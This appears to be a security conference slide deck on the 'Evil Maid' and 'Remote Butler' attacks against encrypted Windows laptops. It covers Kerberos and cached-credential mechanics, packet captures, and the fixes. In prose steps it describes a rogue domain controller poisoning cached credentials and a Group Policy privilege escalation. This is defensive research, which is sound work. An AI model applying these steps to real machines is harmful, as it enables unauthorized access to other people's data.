



The Remote Butler Did It!

Tal Be'ery, Sr. Security Research Manager, Microsoft ATA, @TalBeerySec
Chaim Hoch, Security Researcher, Microsoft ATA, @chaimh90



Speaker Info – Tal Be'ery

- Sr. Security Research Manager @Microsoft
- Developing MicrosoftATA (Advanced Threat Analytics)
- Former VP for Research @Aorato (Acquired by Microsoft)
- 15 years of security research
- Author of the TIME attack on SSL
- Regular speaker in top conventions
- Named a “Facebook Whitehat”
- Twitter: @TalBeerySec



Speaker Info – Chaim Hoch


- Security Researcher @Microsoft
- Developing MicrosoftATA (Advanced Threat Analytics)
- 8 years of signal analysis and information security research
- Starting M.Sc. in Computer Science
- Twitter : @chaimh90

What's Missing in this Painting?



They didn't take their Laptops for Breakfast!

- Someone might hack their unattended laptops
- But... all doors to the data are locked:
 - Main door (Logon) is locked:
 - The computer is password locked (trivial 😊)
 - Back door (Hard-Drive) is locked:
 - The computer's Hard-Drive (HD) is encrypted
 - Otherwise attacker can just mount it in another computer
- So we are OK!



The “Evil Maid” Attack

- Source: Ian Haken’s YouTube Channel



<https://www.youtube.com/watch?v=LT0Z9asOedM>

Agenda

- “Evil Maid” Attack
 - Ian Haken’s local attack
 - Logon Mechanics: Kerberos, Cached Credentials, Change password
- “Remote Malicious Butler” attack
 - Attackers’ Motivation: Gaps in the Cyber Kill Chain
 - Migrating “Evil maid” to “Remote Butler”
- Solutions
 - Patching, Hardening, Defense in Depth!

“Evil Maid”

The "Evil Maid" attack

- Coined by Joanna Rutkowska ,2009
- Physical access scenario
 - "You leave your laptop in a hotel room and go down for a breakfast... Meanwhile an Evil Maid enters your room."
- All doors to the data are locked:
 - Main door (Logon) is locked:
 - The computer is password locked (trivial 😊)
 - Back door (Hard-Drive) is locked:
 - The computer's Hard-Drive (HD) is encrypted
 - Otherwise attacker can just mount it in another computer
- Original Attack: Attacking the back door
 - "Evil Maid" boots computer from an Evil USB stick
 - The Evil Boot sniffs HD encryption keys and wins




Ian Haken's "Evil Maid" attack

- Presented by Ian Haken @BlackHat Europe 2015
- Attacking through the main door: "Bypassing Local Windows Authentication to Defeat Full Disk Encryption"



Domain Logon: Kerberos

- The Domain Controller (DC) validates the passwords, via the Kerberos protocol



Domain Logon: Over the Wire

- Logon is a special case of resource access
 - The resource is the target computer
 - The ticket is for Host/<Machine name>
- Encrypted with the computer's password
 - Yes, computer got feelings passwords too!
- Creates "Domain Trust Relationship"


Info	KerberosString
AS-REQ	bugsb,krbtgt,aorato.research
KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED	krbtgt,aorato.research
AS-REQ	bugsb,krbtgt,aorato.research
AS-REP	bugsb,krbtgt,AORATO.RESEARCH
TGS-REQ	krbtgt,AORATO.RESEARCH,host,aoratoessrv8.aorato.research
TGS-REP	bugsb,host,aoratoessrv8.aorato.research

```
▼ Kerberos
  > Record Mark: 231 bytes
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    > padata: 1 item
    ▼ req-body
      Padding: 0
      > kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
      ▼ cname
        name-type: kRB5-NT-PRINCIPAL (1)
        ▼ name-string: 1 item
          KerberosString: bugsb
        realm: aorato.research
      > sname
        till: 2037-09-13 02:48:05 (UTC)
        rtime: 2037-09-13 02:48:05 (UTC)
        nonce: 160211996
        > etype: 6 items
        > addresses: 1 item AORATOESSRV8<20>
```

```
▼ Kerberos
  > Record Mark: 1477 bytes
  ▼ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    > padata: 2 items
    ▼ req-body
      Padding: 0
      > kdc-options: 40810000 (forwardable, renewable, canonicalize)
      realm: AORATO.RESEARCH
      ▼ sname
        name-type: kRB5-NT-SRV-HST (3)
        ▼ name-string: 2 items
          KerberosString: host
          KerberosString: aoratoessrv8.aorato.research
        till: 2037-09-13 02:48:05 (UTC)
        nonce: 160456833
      > etype: 5 items
```



Local Authentication: Cached Credentials

- Used for logon when DC is not available
- Password hashes of previously logged on users, are:
 - Stored on the Registry (HD)
 - Algorithm is MS-Cache2 (Vista and onwards):
 - PBKDF2_SHA(MD4 (MD4(password)+lowercase(user), iterations)
- Cached credentials hashes:
 - Hard to crack (PBKDF2 + Salt)
 - Not reusable: No "Pass-the-Cached-Credentials" attack



Expired Password Change

- DC alerts user that password had changed via Kerberos Error message
- Triggers the normal password change procedure:
 - Old password is used to access the password change service
 - The new password is sent to DC in an encrypted message
- New password is updated in Cached Credentials



The image shows a Windows 'Change a password' dialog box. On the left is a white silhouette of a person on a dark background. To the right, the title 'Change a password' is displayed. Below the title are three input fields: a blurred field for the current password, a field labeled 'Old password', and a field labeled 'New password'. At the bottom, there is a 'Confirm password' field with a blue arrow button to its right.

Source	Destination	Protocol	Info
192.168.0.17	192.168.0.2	KRB5	AS-REQ
192.168.0.2	192.168.0.17	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.0.17	192.168.0.2	KRB5	AS-REQ
192.168.0.2	192.168.0.17	KRB5	KRB Error: KRB5KDC_ERR_KEY_EXP NT Status: STATUS_PASSWORD_MUST_CHANGE
192.168.0.17	192.168.0.2	KRB5	AS-REQ
192.168.0.2	192.168.0.17	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.0.17	192.168.0.2	KRB5	AS-REQ
192.168.0.2	192.168.0.17	KRB5	AS-REP
192.168.0.17	192.168.0.2	KPASSWD	Reply
192.168.0.2	192.168.0.17	KPASSWD	Reply

Attackers' Steps: Naïve attack

- Attackers set up a new rogue DC with the same domain name
 - the name can be easily found by looking at the UI
- On the rogue DC, attackers create a user account
 - The password is chosen by the attacker
- Attackers physically connects the machine to the Rogue DC.
- Attackers login with the rogue password to the victim machine
- AND...

Fail!




Other user

The security database on the server does not have a computer account for this workstation trust relationship.

OK

Kerberos Authentication Against the Rogue DC

Attackers don't know the Host's password!




Attackers' Steps: Revised

- On the rogue DC, attackers create a user account with the same name as the attacked user:
 - The password is chosen by the attacker
 - The password is marked as expired
- Attackers login with the rogue (expired) password to the victim machine and is prompted to change the password
- Attackers change password → The Cached Credentials entry gets poisoned with the new password!
- Attackers stop answering from Rogue DC → login is successfully preformed against the cached credentials with the new password
- Attackers take over; install a RAT



The “Evil Maid” Attack

- Source: Ian Haken’s YouTube Channel
- Source code: <https://github.com/JackOfMostTrades/bluebox>



<https://www.youtube.com/watch?v=LT0Z9asOedM>

Evil
Maid



“Evil Maid”: The Fix

- MS15-122 (+ MS16-014)
- Prevents the Cached Credentials poisoning
- Cached Credentials entry is only updated if Trust is validated == Host's ticket is validated
 - MS16-014 actually validates the trust
 - Vulnerability discovered by Nabeel Ahmed & Tom Gilis
- Since the attacker does not know the Host's password, the attack is thwarted



Privilege Escalation

- “From zero to system: on full disk encrypted windows system”
 - Nabeel Ahmed & Tom Gilis, late June 2016
- Group Policy (GP) updates does not validate the computer Trust
- Attackers can:
 - Reconnect rogue DC
 - Fetch user’s GP

Security options

When running the task, use the following user account:


NT AUTHORITY\System

Run only when user is logged on

Run whether user is logged on or not

Do not store password. The task will only have access to local resources.

Run with highest privileges



Remote Butler

